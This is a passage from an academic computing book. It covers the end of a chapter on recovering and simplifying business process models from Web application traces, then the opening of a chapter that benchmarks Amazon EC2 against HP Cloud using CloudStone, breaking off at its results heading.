Conformance deals with the process completeness in modeling the behaviors captured in the traces. In particular, it concerns the conformance (Rozinat et al. 2008) between the process and the recorded traces. In order to answer this question, a possibility is comparing the conformance metric *Conf*, measured in the reduced and in the unreduced processes. *Conf* measures the 'fit' between the traces and the generated process model. It gives an idea about the ability of the process model to reproduce the execution traces and hence of the process completeness. To compute *Conf*, the traces are re-parsed by means of the generated process and the mismatches are counted.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

$$Conf\left(P\right) = 1 - \frac{1}{\left|Traces\right|} * \sum_{tr \in Traces} \frac{reqSF_{tr}}{exsSF_{tr}}$$

where $reqSF_{tr}$ is the number of sequence flows that need to be added to the process model to make it able to correctly reproduce the trace *tr*, and $exsSF_{tr}$ is the number of sequence flows that are activated when reproducing the trace *tr* in the process. $0 \leq Conf(P) \leq 1$; *Conf(P)* will be 1 if the process model captures all the behaviors described in the initial traces, *0* if none of them is captured.

Accuracy concerns the accuracy of a process with respect to the gold standard (i.e., the ideal process model that a business analyst would expect to describe the application). In our case, it mainly deals with the ability of the reduction technique to cut only non-business process elements from the model. In order to answer this question two metrics are considered:

$$ACC_{AG} = \frac{\left|A_{reduced} \bigcap A_{business-relevant}\right| + \left|G_{reduced} \bigcap G_{business-relevant}\right|}{\left|A_{business-relevant}\right| + \left|G_{business-relevant}\right|}$$

$$ACC_{SF} = \frac{\left|SF_{reduced} \bigcap SF_{business-relevant}\right|}{\left|SF_{business-relevant}\right|}$$

where $A_{reduced}$, $G_{reduced}$ and $SF_{reduced}$ are the sets of activities, gateways and sequence flows of the reduced model, respectively; and $A_{business\text{-}relevant}$, $G_{business\text{-}relevant}$ and $SF_{business\text{-}relevant}$ are the same sets of the gold standard model. ACC_{AG} is the accuracy in terms of elements of the process that are recognized to be relevant for a given business domain and, hence, that the ideal process model should contain. ACC_{AG} is computed comparing the number of business-relevant activities and gateways of the recovered model that are also included in the gold standard. ACC_{SF} deals with the process sequence flows. *ACC* (the average of the two accuracies) can give an idea of how much business-relevant information has been lost in the model recovery; it is 1 if no business information has been lost with respect to the ideal model.

CASE STUDY

As proof-of-concept of the capability of process re-modularization and reduction techniques to improve understandability of recovered processes while reasonably preserving the capability of representing relevant business information, three expert process modelers were asked to express a judgment about the perceived understandability of some recovered processes used in the case study. Note that this study does not aim at validating the presented techniques. To this aim, in fact, specific case studies and experiments have already been conducted and documented in the literature.

In detail, the proof-of-concept that we document here consists of:

1. The selection of three processes extracted from three real Web applications: the full initial process and two processes randomly taken among those refined by applying

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

   a. Re-modularization, i.e., structural clustering to (re)modularize the recovered full process; and
   b. Reduction, i.e., the frequency-based process reduction at event-level;
2. The collection of experts' judgments and rates about the (re)modularized and reduced process understandability and completeness with respect to the full one, according to the experts' knowledge and experience.

Object: Three e-commerce applications have been selected and analyzed with the aim of inferring the processes they implement by using the model recovery technique described at the beginning of the chapter: Softslate (http://www.softslate.com), Communicart (http://www.communicart.biz) and Erol (http://www.eroldemostore.co.uk). They represent medium/large — in terms of application size and complexity — Web applications implementing shopping carts for on-line stores. They realize functionalities to support the online retail of products (e.g., catalog, cart, order form and payment checkout management) and systems for handling customer accounts as well as product shipping.

Process: The presented process model recovery and refinement technique has been applied to the three Web applications by using different settings (e.g., without the clustering-based refinement, with different combinations of the clustering techniques, with different sets of traces, considering frequency-based process reduction at event and path level, etc.), thus obtaining different recovered process models for each application. Overall, 15 process models (5 processes for each Web application) have been generated. Among them, a sample of recovered process and one of refined process have been selected and the modelers asked to rate them, together with the full one, according to their experience. Finally, the modelers' opinions have been compared with measured process properties, i.e., size, complexity, conformance, and accuracy.

Subject: Three human process modelers have been involved in the experiment with the aim of collecting their opinion about the understandability and completeness of the recovered models. All the modelers are Ph.D. researchers working with business processes at FBK (http://www.fbk.eu).

Results: The table in Figure 22 shows some process details (Size, Control Flow Complexity, Conformance) and both median and average of the collected 'modeler opinions' MO (the rate was expressed in a 5-point scale: 0 = non-understandable, 1 = very low, 2 = low, 3 = high, 4 = very high). The modeler opinion is on average 1 ('very low') for unreduced processes; it is 3/4 ('high'/'very high') for reduced ones, while it varies from 2 to 4 ('low' to 'very high') for the clustered/re-modularized processes. Considering respectively the average and the median of the expert opinions about all the three considered applications, we observed that:

MO_{full_avg}(Sofstlate,Comm,Erol)= 1.22, MO_{full_med}(Softslate,Comm,Erol) = 1 against

$MO_{remodularized_avg}$(Softslate,Comm,Erol) = 2.67, $MO_{remodularized_med}$(Softslate,Comm,Erol) = 3 and

$MO_{reduced_avg}$(Softslate,Comm,Erol) = 3.56, $MO_{reduced_med}$ (Softslate,Comm,Erol) = 4).

Although very preliminary, this result indicates that the understandability of recovered processes increases applying model refinement even if the models can reasonably preserve their capability of representing relevant business information about the application under modeling. In particular, the reduced processes seem to be quite understandable while the impact of the re-modularization approach can depend on the structure of the process model under analysis.

FUTURE RESEARCH DIRECTIONS

Nowadays, in the field of process mining and recovering the following promising topics of interest are attracting the attention of the scientific community, thus becoming serious candidates for driving the future research in that field:

- **Multi-objective optimization techniques for process recovery and mining (e.g., (Deb et al. 2002), (Harman et al. 2007), (de Medeiros et al. 2006), (Tomasi et al. 2012)):** Existing techniques treat process mining and recovery as a single-objective problem, i.e., they mainly focus on one dimension (e.g., the adequacy to reproduce traces) when mining the process model from traces. However, process mining is intrinsically a multi-dimensional problem: recovered processes, beyond maximizing their capability to represent all possible execution flows, so as to be expressive and complete enough, should also be simple to understand and manage, so as to be usable by business analysts and managers. Multi-objective optimization techniques, exploiting their capability of explicitly considering, at the same time, several dimensions and properties of the process and system under analysis, provide a good solution to improve the mined models.
- **Probabilistic-based process mining (e.g., (Kwiatkowska et al. 2011), (Farkhady et al. 2011), (van Hee et al. 2011), (Castellanos et al. 2011)):** Existing mining and recovery techniques assume that the logged traces used to mine/recover processes are complete, precise enough and also composed of a reasonable limited amount of collected data. However, it is often the case that real life logs fail in satisfying these assumptions. For instance, modern systems and platforms provide integrated capabilities to trace the software executions also for long runs, thus collecting huge amount of data. Often, real life logs can also be noisy and/or incomplete, e.g., they can contain holes, because for some periods of time the platform could fail in collecting and recording information about the system execution. In all these cases, traditional process mining approaches can fail in mining a reasonably correct/adequate process. Recent trends show that probabilistic analysis of the logged traces can help in detecting and managing such situations.
- **Semantic-based process mining (e.g., (Thomas et al. 2007), (Ghidini et al. 2012), (Di Francescomarino et al. 2008), (Tomasi et al. 2012)):** Semantic Business Process Management has the objective of increasing the automation in the specification, implementation, execution, and monitoring of business processes by extending business process management tools with the most significant results from the area of semantic web. The underlying idea is that business process elements or conditions can be enriched with formally defined concepts (e.g., concepts from an

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

ontology). This information makes it possible to interpret the process in a formal and shared way, thus enabling several reasoning services, as for example, the early analysis of the process for the detection of criticalities and design-time problems. Existing works in this field can be divided into two groups:

- Those adding semantics to specify the dynamic behavior exhibited by a process; and
- Those adding semantics to specify the meaning of the elements of a process in order to improve the automation of business process management.
- **Artifact-driven business process modeling and mining (e.g., (Gerede et al. 2007), (Hull et al. 2008), (Popova et al. 2012)):** Existing mining and recovery techniques mainly focus on the mining of the process control-flow realized by a system. This is consistent with the traditional view of business process management that mainly focuses on the modeling of the process control-flow (activities, tasks and decision points). However, nowadays. secondary dimensions (e.g., data, user inputs, user-roles and, in general, business artifacts) can play a fundamental role in the business process of an organization or a system. In other terms, these secondary dimensions strongly impact or even drive the process run. Moreover, modern tracing platforms can provide services to collect a wide range of information about these secondary dimensions (e.g., documents, objects needed or produced by the activities of a process) when tracing the system execution. By taking advantage of such platforms, process mining approaches can be extended and adapted to work also with these secondary dimensions, thus overcoming the limits of the existing process mining approaches.
- **Operational support: runtime process mining (e.g., (Weber et al. 2011), (Mariani et al. 2012)) and analysis**: Such as process compliance and requirements checking (e.g., (Governatori et al. 2006), (van der Aalst et al. 2005)). Existing process mining approaches mainly work on sets of previously collected traces. However, modern systems are very rich, adaptive, dynamic, and they can potentially run for long time. These intrinsic characteristics of modern systems (e.g., Web or Internet -based systems) require capabilities to work on-the-fly with collected traces, to quickly take decision and adapt or change the system behaviors and structure. In other terms, modern systems require online process mining, that is mining and recovery approaches able to analyze at runtime the collected traces.

CONCLUSION

In this chapter we presented an approach for reverse engineering business processes exposed by means of software systems with a Web interface. The technique infers an initial BPMN representation of a process by dynamically analyzing the execution of the application user-interface. We moreover presented two approaches to refine the initially built process models with the aim of making them easier to read and understand for analysts and designers in charge, for example, of evolving and modernizing the Web application they describe. In detail, we show approaches: (i) to (re)modularize the initially recovered process model by clustering its elements according to different criteria; and (ii) to reduce the process model by removing rarely executed process elements while preserving the overall capability of the process model to represent the executed process.

KEY TERMS AND DEFINITIONS

Business Process: The set of activities or tasks, required to satisfy a given goal, e.g., provide a service, develop and distribute a product. It is often visualized as a model describing sequences of activities and tasks with interleaving decision points.

Business Process Model: A flowchart-based representation of elements (e.g., activities, tasks, data, decision points, user roles, and so on) of a given process organization and required to satisfy a given organization's goal. Modelling a business process is often useful for allowing users (managers, analysts) to understand and improve it.

Business Process Modeling Notation (BPMN): a standardized graphical notations for designing business processes, among the most widespread and adopted. BPMN is based on a flowcharting technique that provides graphical elements and association rules for graphically modeling a process. The goal of BPMN is hence to provide a standard notation that is easy to understand for business users playing different roles: e.g., managers and business analysts, technical developers and business people in general.

Dynamic Analysis: An approach to reverse engineer a software system by observing its executions. The underlying idea is that behaviors and structure of a system can be inferred by observing only a limited set of its executions, having no knowledge about the internal structure, i.e., looking at the system as a black box.

Process Model Extraction (Mining, Inference, or Recovery): The set of activities conducted to infer or recover a model of the process realized by a software system, applying reverse engineering approaches, i.e., without having knowledge about the procedures involved in the original modeling activity. In this chapter, we use process model extraction, mine, infer, and recovery as synonyms.

Process Model (Re)-Modularization: An approach aiming at the hierarchical organization of a process model with the purpose of making it easy to read and use. Process modularization is often realized encapsulating into subprocesses related process elements, as for example activities or tasks, required to realize a given function. Subprocesses represent hence isolated and reusable components of the process that partition it according to some criteria.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Process Model Reduction: An approach to reorganize a process model by simplifying it, thus improving its readability and understandability. To this aim, some process elements, e.g., activities and tasks, can be hidden or removed from the model, according to specific rules, while preserving process properties relevant for the user and allowing the model to adequately represent the underlying business process.

Process Model Understandability, Comprehensibility, Readability: The degree to which a human analyst or manager can easily read, understand, and comprehend a given process model. Existing studies empirically demonstrated that specific properties and characteristics (e.g., size, complexity, structure, quality of the activity labels) can positively/negatively influence the process model comprehensibility. These process characteristics, hence, can become key factors for controlling the usefulness and the effectiveness of the designed or recovered process models.

Reverse Engineering: The process of inferring behaviors, functionalities, structure and content of existing software systems, by analyzing how they work and operate, with almost no additional knowledge about the procedures involved in their original production (i.e., forward engineering).

"Spaghetti" Process Model: A term used to (informally) characterize a very large, complex, intricate process model. A spaghetti model is quite difficult to read and understand for human users, e.g., manager and analysts, or to use in automatic computation, i.e., it could require a huge amount of time to be processed, if feasible. In other terms, this kind of process models tend to be useless, thus demanding for techniques and tools to improve the adopted modeling techniques or existing models are welcomed.

Static Analysis: An approach to reverse engineer a software system by analyzing its internal structure, e.g., its source code. The underlying idea is that behaviors and structure of a system can be inferred by only observing and analyzing its internal structure. Often, this kind of analysis is conducted by applying some parsing to and analyzing the system source code.

Web Application: A client-server software system distributed on the Web. Web applications are often implemented by means of server-side components developed using programming languages, e.g., JSP, Java, C#, Php, Perl, and that are exercised by client-side components written using, e.g., HTML, Ajax, Flash, and running in a Web-browser user-interface. Web applications are event-based applications in which the user executes the underlying application processes by interacting through the Web browser interface. Web applications are hence often used to expose business processes to the users.

Chapter 11
Performance Evaluation of Public IaaS Clouds for Web 2.0 Applications Using CloudStone Benchmark

Sanjay P. Ahuja
University of North Florida, USA

Neha Soni
University of North Florida, USA

ABSTRACT

Web 2.0 applications have become ubiquitous over the past few years because they provide useful features such as a rich, responsive graphical user interface that supports interactive and dynamic content. Social networking websites, blogs, auctions, online banking, online shopping and video sharing websites are noteworthy examples of Web 2.0 applications. The market for public cloud service providers is growing rapidly, and cloud providers offer an ever-growing list of services. As a result, developers and researchers find it challenging when deciding which public cloud service to use for deploying, experimenting or testing Web 2.0 applications. This study compares the scalability and performance of a social-events calendar application on two Infrastructure as a Service (IaaS) cloud services – Amazon EC2 and HP Cloud. This study captures and compares metrics on three different instance configurations for each cloud service such as the number of concurrent users (load), as well as response time and throughput (performance). Additionally, the total price of the three different instance configurations for each cloud

service is calculated and compared. This comparison of the scalability, performance and price metrics provides developers and researchers with an insight into the scalability and performance characteristics of the three instance configurations for each cloud service, which simplifies the process of determining which cloud service and instance configuration to use for deploying their Web 2.0 applications. This study uses CloudStone – an open-source, three-tier web application benchmarking tool that simulates Web 2.0 application activities – as a realistic workload generator and to capture the intended metrics. The comparison of the collected metrics indicates that all of the tested Amazon EC2 instance configurations provide better scalability and lower latency at a lower cost than the respective HP Cloud instance configurations; however, the tested HP Cloud instance configurations provide a greater storage capacity than the Amazon EC2 instance configurations, which is an important consideration for data-intensive Web 2.0 applications.

1. INTRODUCTION

Web applications have evolved over the past two decades from static content files to the dynamically-generated user-interactive web pages. Traditional Web 1.0 applications had several limitations including static, read-only files that only supported passive, one-way communication between a website and its clients. Web 1.0 applications also had limited scalability capabilities; therefore, as the number of clients requesting data from a website increased, the response time – the time required for the client to receive data from the website – increased; resulting in a decrease in the website's performance and causing communication delays. Conversely, Web 2.0 applications allow users to interact with the content of a web page rather than simply consuming the content. Such dynamic applications provide important features such as a rich user interface and active, two-way communication that supports collaboration amongst the application and its users. The social networking services Facebook and Twitter are two examples of popular Web 2.0 applications (Helmy, 2013).

As Web 2.0 applications became an integral part of the daily activities of people throughout the world, providers migrated their applications to large-scale distributed computing platforms capable of supporting the increasing demand for online services. One such distributed platform is the Cloud, which is emerging as the dominant computing platform for Web 2.0 applications. Cloud computing provides a number of benefits to providers, as well as their customers, that make it a better choice over other distributed computing platforms (Goundar, 2012). One benefit of cloud computing is that the bulk of the data associated with an application and its customers resides in the cloud, which means customers can access their data regardless of their location or the device with which they connect. Another benefit of cloud computing is that policy can be established to maintain acceptable levels of load and latency as the demand on the system fluctuates. A final, but likely the most important, benefit of cloud computing is that it provides scalability, which allows the resources, assigned to an application to expand and contract as the number of concurrent users fluctuates.

As cloud computing has emerged as the dominant platform for Web 2.0 applications, researchers have begun to study public cloud services to help application developers choose the cloud service that best supports their applications. This study provides measurements such as the number of concurrent users (scalability), response time and throughput (performance), and total cost for various virtual machine instances on the Amazon EC2 and HP Cloud Infrastructure as a Service (IaaS) providers. The CloudStone

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

web application benchmarking tool is used to capture and measure the scalability and performance of the tested cloud service providers and instances.

1.1. CloudStone Overview

CloudStone is an open-source, multi-platform tool – developed by the University of California, Berkeley and Sun Microsystems – for benchmarking Web 2.0 applications operating on cloud computing platforms to generate a perception of the performance characteristics of cloud service providers (Sitaram, 2011). As the only modern Web 2.0 application benchmarking tool available today, CloudStone is extremely useful to researchers studying Web 2.0 applications on cloud services that provide on-demand virtual instances. CloudStone runs a Web 2.0 application called Olio that simulates a social-events application using three virtual machines – application server, database server, and a client server. CloudStone is comprised of three major components – the Olio application, a workload generator (Faban), and a set of measuring and automation tools for running large experiments on cloud computing platforms. CloudStone defines Service Level Agreements (SLAs), which are described in Section 3, that specify response time criteria for its operations.

1.1.1. Olio Application

Olio simulates a social-events calendar application that serves as reference architecture for testing and evaluating the characteristics of Web 2.0 applications. It supports functionality representative of Web 2.0 applications - user generated metadata, social networking functions such as posting, sharing, tagging, searching, and commenting on social events and a rich AJAX-based GUI (Beitch, 2010). Similar to a social media application, it also indicates the number of friendship requests a particular user has. Olio currently supports three web application framework implementations – PHP, J2EE and Ruby on Rails, and this study utilizes the PHP implementation.

The Olio workload component, which is responsible for generating a load on the Olio application, emulates a number of concurrent or active users during a test. The workload on the Olio application can be scaled up simply by increasing the number of concurrent users, which helps to identify the maximum number of concurrent users a particular cloud-based virtual machine instance supports. The maximum number of concurrent users is defined as the number of active users using the Olio application without violating the SLA set by CloudStone (Sitaram, 2011). Similar to any social media application, the Olio application creates 100 times concurrent users in the database that are referred to as registered users. A social media application has a large number of registered users however only few of them will be actively using the application. The Olio application responds to seven page operations that are essentially page requests that result in one or more HTTP request/response cycles (Subramanyam, 2011).

1. **HomePage:** Landing page of the Olio application, which includes static content and thumbnail images, as well as the option to login or logout
2. **Login:** A registered user is randomly selected to log into the application using a valid username and password. If the selected user is already logged into the application, a log out operation is performed first.
3. **TagSearch:** Enables users to browse events by related tags. The results of a tag search are limited to 125 events.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


4. **EventDetail:** Displays the details of a selected event. Events are randomly selected from the events listed on the user's home page.
5. **PersonDetail:** Displays the details of a selected user. Users are randomly selected from the list of registered users.
6. **AddPerson:** Enables a user to add a new registered user using randomly generated values. If the selected user is already logged into the application, a log out operation is performed first.
7. **AddEvent:** Enables a user to add a new event using randomly generated values for the Title, Summary, Description, Address, Event Date and Event Time fields.

Of these seven page operations, the HomePage, TagSearch, EventDetail and Login operations are performed more frequently than the AddEvent, AddPerson and PersonDetail operations. The frequency of each page operation performed by concurrent users is expressed as a percentage of all the page operations performed, known as Operation Mix percentage, and all of the operations equate to 100% (Subramanyam, 2011).

1.1.2. Faban

Faban is a free, open source performance workload generator that runs on a client machine and generates a load on the application server machine by simulating a large number of concurrent users accessing the Olio application. Faban is comprised of two major components: the Faban Harness and the Faban Driver Framework. The Faban Harness acts as a container for hosting and automating the benchmark, and it provides a simple web interface to schedule, queue and compare the runs, collect statistics, and display results and graphs. The Faban Driver Framework is a high-level API-based benchmark development framework, and a component model controls the life cycle of a benchmark run (Faban, 14).

1.1.3. CloudStone Architecture



As shown in Figure 1, the Faban workload generator is installed and runs on the client machine, and it generates a workload by simulating a large number of users connecting to the application server machine. Faban is copied onto two other machines where it acts as an agent and monitors their performance throughout the benchmark execution process. The application server machine runs the Olio web application in the Nginx server, and it has file storage for users' images and other multimedia content. The database machine runs MySQL, and it provides access to application data. The database machine also hosts a GeoCoder that implements a geocoding process, which helps with mapping geocoding services to the application server (Grozev, 2014).

1.2. Cloud Architectures

"Infrastructure as a Service (IaaS) is a provision model in which an organization outsources the equipment used to support operations, including storage, hardware, servers and networking components. The service provider owns the equipment and is responsible for housing, running and maintaining it. The client typically pays on a per-use basis" (Rouse, 2010). Notable IaaS cloud service providers include Amazon AWS, HP Cloud, Windows Azure, Google Compute Engine, Rackspace Open Cloud, IBM SmartCloud Enterprise, AT&T and GoGrid. Although each of these providers offer cloud services to their customers,

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 1. CloudStone architecture (Grozev, 2014)

Amazon AWS is the current leader of the cloud computing market. Due to limited funding, this study conducts experiments only on two clouds – Amazon EC2 and HP Cloud.

1.2.1. Amazon EC2

Amazon Elastic Compute Cloud (EC2) is the cloud service offered by Amazon Web Services (AWS), which allows researchers and developers to pay for only the resources needed without any upfront investment. Amazon EC2 can be cost effective, and it does not require a long-term commitment from its customers (2ndwatch, 2014). Furthermore, it provides a simple interface through which virtual machine instances are easily added, launched, deleted and maintained. The Amazon EC2 cloud service provides the Amazon Machine Image (AMI), which is a template of a virtual machine instance that contains an operating system, an application server and applications. An AMI must be specified prior to launching an instance of the virtual machine, but multiple instances can be launched from the same AMI. Amazon EC2 offers a variety of operating systems such as Linux, Sun Microsystems, Open Solaris, and Windows Server 2008. Amazon EC2 provides three data storage options. Amazon Elastic Block Storage acts like a persistent hard disk attached to an instance. An Instance Store is expensive, temporary storage that does not persist if an instance is terminated or stopped. Lastly, Amazon Simple Storage Service (Amazon S3) acts like a repository for Internet data that supports the storage, as well as the retrieval of data anytime and anywhere on the web (AWS, 2015c).

Amazon EC2 offers a broad collection of instance types, which determine the hardware configuration of launched instances, and the hardware configurations are optimized for are general purpose, compute-intensive, memory-intensive, GPU-intensive, and storage-intensive operations. The hardware configurations for these instance types differ in the number of Elastic Compute Units (ECUs), memory, storage, and network performance. An ECU represents the unit amount of CPU allocated to a particular instance, and one ECU is equivalent to a CPU capacity of a 1.0-1.2 GHz 2007 Opteron or 2007 Xeon processor (Wikipedia, 2015).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

1.2.2. HP Cloud

HP Cloud is a public cloud infrastructure that provides cloud services to developers, software vendors, and businesses. It is built on OpenStack® technology and implies an on-demand, pay-as-you-go model (HPCloud, 2012a). HP Cloud provides a simple web console to manage cloud resources, and launch virtual instances effectively and efficiently. HP cloud offers four options for launching instances: boot from image, boot from snapshot, boot from volume, and boot from volume snapshot. The boot from image option allows for the launching of instances using a predefined software configuration, which include operating systems such as Windows Server 2008, CentOS, Debian, Fedora, SUSE and Ubuntu (HPcloud, 2014b). HP Cloud offers three data storage options that focus on performance, durability and availability: Block Storage, Object Storage and Content Delivery Network (CDN). Block storage provides persistent storage that can be attached to an instance. Object storage ensures ultra-high durability and unlimited storage capacity, which supports the retrieval of large amounts of data immediately and securely. CDN enables access to data by storing the data on the server nearest virtual instances, which minimizes latency (HPCloud, 2014d).

HP Cloud provides standard and high memory instance types to its customers. Each instance type varies in terms of the number of HP Compute Units, memory, and storage. An HP Compute Unit (CCU) is a unit of CPU capacity that represents the computational power of a virtual core. According to HP Cloud, 6.5 CCUs are equivalent to the minimum power of one logical core of an Intel 2012 Xeon 2.60 GHz CPU (HPCloud, 2014c).

2. MOTIVATIONS AND RELATED WORKS

Despite being one of the most useful and modern tools for benchmarking Web 2.0 applications, few peer-reviewed papers on CloudStone exist. Will Sobel et al. discusses the differences between Web 1.0 and Web 2.0 applications and workloads, as well as how CloudStone addresses Web 2.0 application requirements (Sobel, 2008). Furthermore, challenges related to benchmarking Web 2.0 applications such as database tuning, database performance, and server deployment are discussed. Experiments conducted on Amazon EC2 and Sun's Niagara 2 enterprise server using CloudStone showed that Amazon's EC2 had better concurrent-user support and lower response times than Sun's Niagara 2 (Sobel, 2008).

Emmanuel Cecchet et al. proposed BenchLab – an open testbed that computes web application performance using existing web browsers, which is important when benchmarking Web 2.0 applications that utilize JavaScript or AJAX technologies that allow for complex interactions between the application and a web browser. As a result, BenchLab addresses the importance of measuring a Web 2.0 application's performance while emulating complex interactions that most traditional benchmarks fail to address. BenchLab uses CloudStone and Wikibooks as realistic Web 2.0 application backends and allows developers and researchers to measure the performance of their Web 2.0 applications in existing WAN environments. BenchLab focuses on three key dimensions required in modern tools for benchmarking Web 2.0 applications – realistic server-side application, realistic workload generator, and realistic workload injector emulating the browser experience (Cecchet, 2011).

William Voorsluys et al. performed experiments on the migration of virtual machines using CloudStone to calculate the reduction of responsiveness and availability experienced by applications during the

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

migration of virtual machines. A case study, beneficial to environments in which Service Level Agreements (SLAs) drive system availability and responsiveness, was identified using Xen virtual machines running Ubuntu Linux and Olio – a Web 2.0 application – and measuring the cost of migrating virtual machines while varying the workload (number of concurrent users) on the application. The number of concurrent users the application could handle during the virtual machine migration was measured using the Service Level Agreement (SLA) metric defined in CloudStone (Voorsluys, 2009).

Deepal Jayasinghe et al. performed three experiments related to the performance and scalability analysis of IaaS clouds using six clouds (three public and three private) – the private clouds were each built using a different commercial hypervisor. The public cloud experiments focused on the Emulab, Open Cirrus and Amazon EC2 platforms, and the RUBBoS benchmarking tool was used to compare the performance and scalability of the public clouds. To validate the results of the public cloud experiments, the same experiments were performed on three private clouds created using the commercial hypervisors (CVM), Xen and KVM. The results indicated that the hardware and software configuration that performed best in Emulab was the worst-performing configuration in Amazon EC2 whose performance was limited by a combination of network sending buffers, low resource utilization and high response times. The three private clouds indicated a high variation in performance in which Xen performance was 75 percent better than CVM – using the read-write RUBBoS workload, and CVM performance was ten percent better than Xen – using the CloudStone workload (Jayasinghe, 2014).

As a consequence of the highly-dynamic and interactive nature of Web 2.0 applications, a dynamic storage backend is necessary to support the workloads produced by these applications. To meet this need, VMware introduced Virtual SAN – a robust, distributed, and scalable virtualized storage system, which is comprised of solid-state (SSD) and traditional magnetic drives. A study on Web 2.0 applications using the CloudStone benchmarking tool and VMware's Virtual SAN storage system indicated that the Olio (Web 2.0 – social-events calendar) application performed well with the Virtual SAN storage system compared to traditional storage systems due to its low latency over time (Singaravelu, 2014).

Although numerous studies on CloudStone exist in the literature, none have compared price, performance, scalability, and throughput of varied instances of IaaS clouds using the CloudStone benchmark. Furthermore, no study has focused on benchmarking Web 2.0 applications using the HP Cloud, which offers 'pay-as-you-go' computing with lower prices and better performance than other IaaS clouds. The purpose of this study is to provide a reliable, vendor-neutral source of information for architects, developers, and researchers to compare the scalability, performance characteristics, and pricing models using varied instance configurations on two public IaaS cloud providers – Amazon EC2 and HP Cloud – hosting Web 2.0 applications.

3. EXPERIMENTATION

3.1. Hardware Requirements

The CloudStone framework requires a physical or virtual machine capable of running Linux and executing the programs bash and ssh. Tables 1 and 2 list the configuration parameters for each type of Amazon EC2 and HP Cloud instance respectively (three virtual machine instances are required for each configuration).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 1. Configuration of Amazon EC2 instances

	Instance Type		
	T2.Medium	**M3.xLarge**	**M3.2xLarge**
vCPUs	2	4	8
ECUs	Variable	13	26
RAM	4 GB	15 GB	30 GB
Storage	EBS	2*40 SSD (GB)	2*80 SSD (GB)
Hourly Rate	$ 0.052	$ 0.28	$ 0.56
Clock Speed	2.5 GHz	2.5 GHz	2.5 GHz

Table 2. Configuration of HP Cloud instances

	Instance Type		
	Standard Medium	**Standard xLarge**	**Standard 2xLarge**
vCPUs	2	4	8
HPCUs	4	15	30
RAM	4 GB	15 GB	30 GB
Storage	50 GB	270 GB	470 GB
Hourly Rate	$ 0.12	$ 0.45	$ 0.90

3.2. Research Methodology

CloudStone, an open source, three-tier web application benchmarking tool, is used to compare the performance characteristics of Amazon EC2 and HP Cloud using similar virtual instance configurations. The following research methodology is used:

1. Create and launch three t2.medium instances in Amazon EC2 running 64-bit Ubuntu 14.04 LTS – name the instances Client VM, Web Server VM and Database VM.
2. Install the CloudStone framework on each of the three virtual machines.
3. Run CloudStone and schedule a run.
4. Configure benchmark parameters such as the number of concurrent users and the addresses of the three virtual machines.
5. View the Summary Results to observe metrics such as response time and throughput, and view the Detailed Results to observe graphs for the metrics.
6. Increase the concurrent user parameters until the threshold value is reached (i.e. performance degrades and response time increases).
7. Record the maximum number of concurrent users, as well as the response time and throughput of the scenario.
8. Record the duration (in hours) of the experiment, and calculate the Price of the Experiment = Duration (in hours) * Hourly Price of the Instance.
9. Repeat steps 2 through 8 using three m3.xLarge instances in Amazon EC2.
10. Repeat steps 2 through 8 using three m3.2xLarge instances in Amazon EC2.
11. Repeat steps 2 through 8 using three Standard medium instances in HP Cloud.
12. Repeat steps 2 through 8 using three Standard XL instances in HP Cloud.
13. Repeat steps 2 through 8 using three Standard 2XL instances in HP Cloud.
14. Compare the performance characteristics of Amazon EC2 and HP Cloud.

3.3. Metrics

The following metrics are examined when comparing Amazon EC2 to HP Cloud:

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

1. **Load:** The maximum number of concurrent users supported by the virtual instance. This is determined using the response time and throughput metrics. The load is the threshold at which throughput does not change or begins to decrease and the response time increases until it exceeds the 90th percentile SLA requirement (see Table 3).
2. **Response Time:** The duration from when the user request is submitted and the application receives a response. CloudStone reports Response Time in terms of average (mean), maximum, standard deviation, 90th percentile, required 90th percentile, and pass or fail. The mean response time for each of the seven operations performed during the experiments were calculated.
3. **Throughput:** The number of operations carried out per second calculated as the Total Operations performed during the steady-state interval divided by the Total Seconds in the steady-state interval (a steady-state of 300 seconds was used during the experiments).
4. **Price:** The cost of the experiment, based on the time (in hours) required to complete the experiment, calculated using the formula:
   Price = Hourly Rate of an instance * Hours spent * Number of virtual machines

4. RESULTS

This study evaluates and compares the performance of Web 2.0 applications on the Amazon EC2 and HP Cloud IaaS services using the web application benchmarking tool CloudStone.. The Microsoft Excel 2010 T-TEST function is used to perform statistical analysis on the collected data to obtain p-values for the response time and throughput metrics. The T-TEST function is used to determine whether the mean values for two different data sets are statistically the same. The T-TEST function is performed using the one-tailed distribution (tails = 1) and two-sample unequal variance (type = 3) options to calculate the p-values since the data were collected independent of each other during the experiments on the two cloud services, and the data was distributed in one direction with unequal variance. A p-value of 0.05 is used to determine whether the data is statistically significant (p-value <= 0.05). IBM's SPSS tool was not used to calculate the p-values of the data because it does not support one-tailed T-TESTs.

4.1. Load

4.1.1. T2.Medium vs. Standard Medium

